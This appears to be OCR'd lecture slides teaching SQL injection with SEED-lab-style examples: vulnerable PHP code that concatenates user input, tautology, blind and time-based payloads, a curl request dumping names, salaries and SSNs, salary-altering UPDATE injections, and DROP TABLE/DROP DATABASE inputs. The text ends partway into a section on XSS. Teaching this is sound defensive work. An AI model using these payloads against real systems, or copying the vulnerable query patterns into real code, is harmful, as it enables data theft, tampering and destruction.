
- The request shown is an HTTP GET request, because the method field in the HTML code specified the GET type
- In GET requests, parameters are attached after the question mark in the URL
- Each parameter has a *name=value* pair and are separated by "&"
- In the case of HTTPS, the format would be similar, but the data will be encrypted
- Once this request reached the target PHP script, the parameters inside the HTTP request will be saved to an array $_GET or $_POST.
  - The following example shows a PHP script getting data from a GET request

```
<?php
   $eid = $_GET['EID'];
   $pwd = $_GET['Password'];
   echo "EID: $eid --- Password: $pwd\n";
?>
```

How Web Applications Interact with Database

Connecting to MySQL Database

- Web apps store data in databases and fetch additional data based on given input from database.
- PHP program connects to the database server before conducting query on database.
- The code shown below uses *mysqli(…)* along with its 4 arguments to create the database connection.
    - 4 arguments of *mysqli*: hostname of database server, *login name*, *password* and the *database name*.
    - The hostname depends on where the database is run. If on same machine as the web app server then we use "*localhost*".



```
function getDB() {
   $dbhost="localhost";
   $dbuser="root";
   $dbpass="seedubuntu";
   $dbname="dbtest";

   // Create a DB connection
   $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
   if ($conn->connect_error) {
         die("Connection failed: " . $conn->connect_error . "\n");
   }
   return $conn;
}
```

How Web Applications Interact with Database

- Code below shows how query string is constructed, executed, and how the queried results are obtained.
- Data typed in form, eventually become part of the SQL string executed by database.
- Even though user doesn't directly interact with the database, there does exists a channel between the user and the database.
- If not protected properly, user may be able to launch attacks on the database through channel.
- *The channel between user and database creates a new attack surface for the database.*

```
/* getdata.php */
<?php
   $eid = $_GET['EID'];
   $pwd = $_GET['Password'];

   $conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");
   $sql = "SELECT Name, Salary, SSN                              }  Constructing
           FROM employee                                         }  SQL statement
           WHERE eid= '$eid' and password='$pwd'";               }

   $result = $conn->query($sql);
   if ($result) {
      // Print out the result
      while ($row = $result->fetch_assoc()) {
        printf ("Name: %s -- Salary: %s -- SSN: %s\n",
                $row["Name"], $row["Salary"], $row['SSN']);
      }
      $result->free();
   }
   $conn->close();
?>
```

SQL Injection Attacks

- One of the most common and dangerous web security vulnerabilities.
- Attackers actively exploit it to gain unauthorized access to sensitive data.
- Designed to exploit the nature of Web application pages
- Attackers inject malicious SQL code into user inputs or other parts of a web request.
    - Sends malicious SQL commands to the database server
- The injected code aims to manipulate the query in a way that wasn't intended by the application developer.
- By levering SQL Injection, an attacker could bypass authentication, access, modify and delete data within a database
- Impact beyond Data Extraction
    - Depending on the environment, SQL injection can be exploited to:
        - Data theft
        - Modify or delete data
        - Execute arbitrary operating system commands on the server
        - Launch denial-of-service (DoS) attacks to disrupt operations

Typical Example of SQLi Attack

1. The attacker discovers a vulnerability in the custom web application that allows for SQL injection.
   - This vulnerability could be due to inadequate input validation or improper handling of user inputs.
2. The attacker injects malicious SQL commands into the web application by sending crafted input.
   - This input contains SQL code that the attacker wants to execute on the database.
3. The command is injected into traffic that will be accepted by the firewall.
4. The web server receives the manipulated request and forwards it to the web application server without detecting or preventing the malicious SQL injection.
5. The web application server, unaware of the malicious payload, processes the request and sends the injected SQL command to the database server.
6. The database server receives the SQL command and executes it. For example, the attacker's goal is to retrieve sensitive data from the credit cards table.
7. The executed SQL command returns data from the credit cards table, including credit card details.
8. The web application server dynamically generates a page containing the retrieved data, which includes credit card details. This page may be part of a response to the attacker's request.
9. The web server sends the dynamically generated page, including credit card details, to the hacker.

Injection Technique

- The SQLi attack typically works by prematurely terminating a text string and appending a new command.
- Because the inserted command may have additional strings appended to it before it is executed, the attacker terminates the injected string with a comment mark “--”.
- Subsequent text is ignored at execution time.

Injection Technique: Example

- Consider script that build SQL query by combining predefined strings with text entered by a user:

```
var ShipCity;
ShipCity = Request.form("ShipCity");
var sql = "select * from OrdersTable where ShipCity ='"+ShipCity+"'";
```

- When the script is executed, the user is prompted to enter a city, and if the user enters "Chicago", then the following SQL is generated

```
SELECT * FROM OrdersTable WHERE ShipCity ='Chicago'
```

- Suppose, the user enters the following:

```
Chicago'; DROP table OrdersTable--
```

- This results in the following SQL query:

```
SELECT * FROM OrdersTable WHERE ShipCity ='Chicago'; DROP table OrdersTable--
```

- The SQL server will first select all records in `OrdersTable where ShipCity is Chicago`. Then, it executes `DROP` request, which deletes the table.

SQLi Attack Types

- SQL Injection can be classified into three major categories
  - In-band
    - The most common and easy-to-exploit of SQL Injection attacks
    - In this scenario, the attacker uses the same communication channel to both launch the attack and gather results.
    - Example:
      - *The attacker injects malicious SQL code into the input fields of a web application, and the results of the attack are immedia tely visible in the application's responses.*
  - Inferential
    - No data is transferred directly via the web application. The attacker is unable to see the results of the attack in-band.
    - Attackers send crafted payloads (malicious code) and analyze the application's response or behavior (timing, error messages) to infer information about the database.
    - Example:
      - *The attacker sends payloads and gauges the behavior of the application to deduce the presence or absence of certain data.*
  - Out-of-band
    - In this scenario, the attacker cannot use the same channel for both attack and results retrieval.
    - The attacker may use an alternative channel to extract data from the database.
    - Attackers exploit vulnerabilities to exfiltrate data through a different channel, such as DNS requests or writing to external files.
    - Example:
      - *An attacker might inject code that triggers the database server to make DNS requests containing sensitive data to a server un der their control.*

    - *Exfiltrate means to secretly remove or steal data from a system. It's often used in the context of cyber security, where atta ckers try to extract sensitive information from a compromised computer network or database.*

In-band Attacks

- Uses the same communication channel for injecting SQL code and retrieving results
- The retrieved data are presented directly in application Web page
- Include:
  - Tautology
    - This form of attack injects code in one or more conditional statements so that they always evaluate to true
      `$query = "SELECT info FROM user WHERE name = ‘ $_GET["name"]’ AND pwd = ‘$_GET["pwd"]’";`
    - Attacker submits `" ’ OR 1=1 --"` for the name field
    - The resulting query would look like:

```
SELECT info FROM user WHERE name = ‘ ’ OR 1=1 --  AND pwd = ‘ ’
```

  - End-of-line comment
    - After injecting code into a particular field, legitimate code that follows are nullified through usage of end of line comments
  - Piggybacked queries
    - The attacker adds additional queries beyond the intended query, piggy-backing the attack on top of a legitimate request

Inferential Attack

- There is no actual transfer of data, but the attacker is able to reconstruct the information by sending particular requests (payloads) and observing the resulting behavior of the Website/database server
- Include:
    - Illegal/logically incorrect queries
        - This attack lets an attacker gather important information about the type and structure of the backend database of a Web application
        - The attack is considered a preliminary, information-gathering step for other attacks
        - An error messages is generated can often reveal vulnerable/injectable parameters to an attacker
    - Blind SQL injection[3]
        - Allows attackers to infer the data present in a database system even when the system is sufficiently secure to not display any erroneous information back to the attacker
        - Boolean-based (content-based) Blind SQLi
        - Time-based Blind SQLi

[3] https://www.owasp.org/index.php/Blind_SQL_Injection

Illegal/Logically Incorrect Query

- An Illegal/Logically Incorrect Query is a technique used in SQL injection attacks where attackers inject invalid or nonsensical SQL code into an application.
- The goal is to trigger database errors that reveal information about the underlying database or application vulnerabilities.
- How it works:
  - The attacker crafts malicious code and injects it into a vulnerable input field of the web application.
    - This could be a search bar, login form, or any other field that processes user input.
  - The application tries to process the injected code as a valid SQL query, but due to its incorrect syntax, it triggers an error at the database level.
  - The attacker analyzes the error message returned by the application.
    - These messages might contain details about the database type, table structure, or error codes that can be used to identify vulnerabilities.
  - This attack is considered as a preliminary, information-gathering step for other SQL injection attacks.

- *Illegal/Logically Incorrect Queries: Gather important information about the type and structure of the back-end database of the target website.*

Illegal/Logically Incorrect Query

These examples demonstrate different attempts at SQL Injection attacks, specifically probing for column and table names:

- Example: Probing column name (try 1 of 3)
  - Input (username): *’abc”*
  - Input (password): aaa
  - SQL: *SELECT * FROM students WHERE username = ‘abc'" AND password = ’aaa’*
  - Result: *"Incorrect syntax near ‘abc'. Unclosed quotation mark after the character string " AND* ***Password****=...”*
    - The SQL query encounters an error due to an unclosed quotation mark after *'abc*. This indicates that the application is vulnerable to SQL Injection, as the attacker successfully injected a single quote into the username field.
- Probing table and/or column name (try 2 of 3)
  - Input (username): *abc' group by (password)--*
  - SQL: *SELECT * FROM students WHERE username = ‘abc' group by (password)-- ...*
  - Result: *"Column '****Students.studentId****' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.”*
    - The SQL query fails due to an error related to the column *Students.studentId*. This error message reveals information about the database structure, indicating the presence of a table named *Students* with a column named *studentId*. This attempt is probing for the existence of columns and possibly the table structure.
- Probing table and/or column name (try 3 of 3)
  - Input (username): *abc' group by (studentid)--*
  - SQL: *SELECT * FROM students WHERE studentid = ‘abc' group by (studentid) -- ...*
  - Result: *"Column '****Students.username**** is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.”*
    - The SQL query fails due to an error related to the column *Students.username*. This error message reveals information about the database structure, indicating the presence of a column named *username* in the *Students* table.

Boolean based

- Unlike other types of SQL Injection attacks where error messages may reveal information about the database structure, Boolean-based attacks typically do not generate error messages. This makes them stealthier and harder to detect
- Focus on manipulating the application's logic based on the truth value (TRUE or FALSE) of the injected SQL code.
- Attackers manipulate the application's behavior by injecting SQL queries and observing changes in the application's response.
- By carefully crafting queries that result in *true* or *false* conditions, attackers can deduce information about the database without directly accessing its contents.
- The application might not reveal any error messages, even if the attacker's code is malformed.
- This injection technique forces the application to return different results based on the truth or falsehood of injected conditions.
    - *Depending on whether the injected conditions evaluate to true or false, the content of the HTTP response will change accordingly. This allows attackers to determine the validity of their injected queries.*
- The attacker iteratively refines their queries based on the previous responses, gradually gathering information about the database schema, data existence, or even specific data values.
- Often slower than other SQL injection techniques because they rely on observing subtle changes in the application's behavior
- Help the attacker to enumerate the database.

Boolean based – Example

Example: The attacker exploits the behavior of Boolean expressions in SQL queries to infer information about the database:


- Malicious Injection:
    - The attacker injects a Boolean-based payload:
        - *http://www.example.com?id=100 and 1=2*
            - *This will evaluate to false, resulting in no items are displayed in the response.*
- Confirmation of Vulnerability:
    - To confirm the vulnerability, the attacker then injects a *true* condition.
    - *http://www.example.com?id=100 and 1=1*
        - *If the response shows details for item ID 100, it confirms that the page is vulnerable to blind SQL injection.*
        - *The condition 1=1 always evaluates to true, so if the page displays information for the specified item ID, it indicates that the injected condition was successfully executed.*

Time-Based Blind SQL

- Time-Based Blind SQL Injection relies on the delay in the database's response to infer information about the database schema, data, or other sensitive information.
- In this method, the attacker crafts SQL queries that cause the database server to delay its response by a specific amount of time if the injected condition is *true*.
- This delay can be observed by the attacker to confirm the existence of a vulnerability and extract information from the database.
- The attacker typically injects a Boolean condition that includes a time-delay function in the SQL query.

Time-Based Blind SQL

- ”Character enumeration" or "time-based character guessing.”
  - By injecting SQL queries that include time-delay functions, such as SLEEP() or WAITFOR DELAY, the attacker can observe differences in response times to deduce characters one by one.
  - Using this method, an attacker enumerates each letter of the desired piece of data.
  - For instance, if the attacker wants to determine the first letter of a database's name:
    - If the first letter of the first database’s name is an ‘A’, wait for 10 seconds.
    - If the first letter of the first database’s name is an ‘B’, wait for 10 seconds. Etc
    - *SELECT CASE WHEN (SELECT LEFT(name, 1) FROM sys.databases WHERE database_id = 1) = 'A' THEN SLEEP(10) ELSE 0 END;*



MySQL

```
SELECT IF(expression, true, false)
```

- *http://www.example.com?id=100 and if(1=1, sleep(10), false)*

Launching SQL Injection Attacks

- To understand possible attacks, we consider the abstract version of the web app creates a SQL statement template and a user needs to fill in the blanks inside the rectangle area.
- The attack demonstrated shows the user taking help of some special characters to change the meaning of the SQL statement

- In the lab*:*
  - *http://www.seedlabsqlinjection.com/*

Launching SQL Injection Attacks

- Everything provided by user will become part of the SQL statement.
  - *Is it possible for a user to change the meaning of the SQL statement?*
- The intention of the web app developer by the following is for the user to provide some data for the blank areas.

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid=' ▭ ' and password=' ▭ '
```

- Assume that a user inputs a random string in the password entry and types "EID5002'#" in the *eid* entry. The SQL statement will become the following

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid= 'EID5002' #' and password='xyz'
```

Launching SQL Injection Attacks

- Everything from the # sign to the end of line is considered as comment. The SQL statement will be equivalent to the following:

```
    SELECT Name, Salary, SSN
    FROM employee
    WHERE eid= 'EID5002'
```

  - The above statement will return the *name*, *salary* and *SSN* of the employee whose *eid* is EID5002 even though the user doesn't know the employee's password.
  - *This is security breach.*
- Let's see if a user can get all the records from the database assuming we don't know all the *eid's* in the database.
  - We need to create a predicate for WHERE clause so that it is *true* for all records.

```
    SELECT Name, Salary, SSN
    FROM employee
    WHERE eid= 'a' OR 1=1
```

Launching SQL Injection Attacks using cURL

- In the previous section, we launch attacks using forms. Here we see how to perform those attacks using command-line tools.
- *cURL (Client URL)* is a command-line tool for transferring data with URLs.
- It supports a variety of protocols, including HTTP, HTTPS, FTP, and more.
- *cURL* is widely used for making requests to web servers and APIs.

- Special characters in URLs need to be properly encoded to ensure correct interpretation by the server.
- This is particularly important when crafting URLs for attacks or other specific purposes
  - Space: Encoded as %20
  - #: Encoded as %23
  - Apostrophe ('): Encoded as %27

Launching SQL Injection Attacks using cURL

- More convenient to use a command-line tool to launch attacks.
- Easier to automate attacks without a graphic user interface.
- Using cURL, we can send out a *form* from a command-line, instead of from a web page.

```
% curl 'www.example.com/getdata.php?EID=a' OR 1=1 #&Password='
```


- *The above command will not work. In an HTTP request, special characters are in the attached data needs to be encoded or they maybe mis-interpreted.*
- In the above URL we need to encode the *apostrophe*, *whitespace* and the # sign and the resulting cURL command is as shown below:

```
% curl 'www.example.com/getdata.php?EID=a%27%20
                                    OR%201=1%20%23&Password='
Name: Alice -- Salary: 80000 -- SSN: 555-55-5555<br>
Name: Bob -- Salary: 82000 -- SSN: 555-66-5555<br>
Name: Charlie -- Salary: 80000 -- SSN: 555-77-5555<br>
Name: David -- Salary: 80000 -- SSN: 555-88-5555<br>
```

- In the lab: *http://www.seedlabsqlinjection.com/unsafe_home.php?username=alice&Password=seedalice*

Modify Database

- If the statement is UPDATE or INSERT INTO, we will have chance to change the database.
- Consider the *form* created for changing passwords.
  - It asks users to fill in three pieces of information, *EID*, *old password* and *new password*.
  - When Submit button is clicked, an HTTP POST request will be sent to the server-side script *changepasswd.php*, which uses an UPDATE statement to change the user's password.



EID	EID5000
Old Password	paswd123
New Password	paswd456


```
/* changepasswd.php */
<?php
   $eid = $_POST['EID'];
   $oldpwd = $_POST['OldPassword'];
   $newpwd = $_POST['NewPassword'];

   $conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");
   $sql = "UPDATE employee
           SET password='$newpwd'
           WHERE eid= '$eid' and password='$oldpwd'";

   $result = $conn->query($sql);
   $conn->close();
?>
```

Modify Database

- User inputs are used to construct the SQL statement, hence there is a SQL injection vulnerability.
- A single UPDATE statement can set multiple attribute of a matching record, if a list of attributes, separated by commas, is given to the SET command.
- The SQL statement in `changepassword.php` is meant to set only one attribute, the *password* attribute.
- The intention of the PHP script is to change the *password* attribute.
- Due to SQL injection vulnerability, attackers can make changes to other attributes (here, *salary*).

Modify Database

- Let us assume that Alice (EID5000) is not satisfied with the salary she gets. She would like to increase her own salary using the SQL injection vulnerability. She would type her own EID and old password. The following will be typed into the "New Password" box :




New Password	paswd456', salary=100000 #

- By typing the above string in "New Password" box, we get the UPDATE statement to set one more attribute for us, the *salary* attribute. The SQL statement will now look as follows.

```
UPDATE employee
SET password='paswd456', salary=100000 #'
WHERE eid= 'EID5000' and password='paswd123'";
```


- What if Alice doesn't like Bob and would like to reduce Bob's salary to 0, but she only knows Bob's EID (eid5001), not his password. How can she execute the attack?



EID	EID5001' #
Old Password	anything
New Password	paswd456', salary=0 #


Multiple SQL Statements

- Damages that can be caused are bounded because we cannot change everything in the existing SQL statement.
- It will be more dangerous if we can cause the database to execute an arbitrary SQL statement.
- To append a new SQL statement "DROP DATABASE dbtest" to the existing SQL statement to delete the entire **dbtest** database, we can type the following in the EID box



EID a'; DROP DATABASE dbtest; #

- The resulting SQL statement is equivalent to the following, where we have successfully appended a new SQL statement to the existing SQL statement string.



```
SELECT Name, Salary, SSN
FROM employee
WHERE eid= 'a'; DROP DATABASE dbtest;
```

- *The above attack doesn't work against MySQL, because in PHP's mysqli extension, the mysqli::query() API doesn't allow multiple queries to run in the database server.*

Multiple SQL Statements

- The code below tries to execute two SQL statements using the *$mysqli->query()* API


```
/* testmulti_sql.php */
<?php
$mysqli = new mysqli("localhost", "root", "seedubuntu", "dbtest");
$res    = $mysqli->query("SELECT 1; DROP DATABASE dbtest");
if (!$res) {
  echo "Error executing query: (" .
        $mysqli->errno . ") " . $mysqli->error;
}
?>
```

- When we run the code, we get the following error message:

```
$ php testmulti_sql.php
Error executing query: (1064) You have an error in your SQL syntax;
    check the manual that corresponds to your MySQL server version
    for the right syntax to use near 'DROP DATABASE dbtest' at line 1
```

- *If we do want to run multiple SQL statements, we can use $mysqli -> multi_query(). [not recommended]*

The Fundamental Cause



Mixing data and code *together is the cause of several types of vulnerabilities and attacks including SQL Injection attack, Cross-Site Scripting XSS attack, attacks on the system() function and format string attacks.*

In XSS attacks, attackers can inject malicious code into web pages that are viewed by other users, potentially stealing their personal data or performing actions on their behalf.

The Fundamental Cause

- Mixing data and code together, often referred to as "code injection," is indeed a fundamental cause of various vulnerabilities and attacks, including SQL Injection, Cross-Site Scripting (XSS), attacks on system functions, and format string attacks.
- SQL Injection:
    - Occurs when untrusted data is concatenated directly into SQL queries, allowing attackers to manipulate the query's logic and execute unauthorized SQL commands.
- Cross-Site Scripting (XSS):
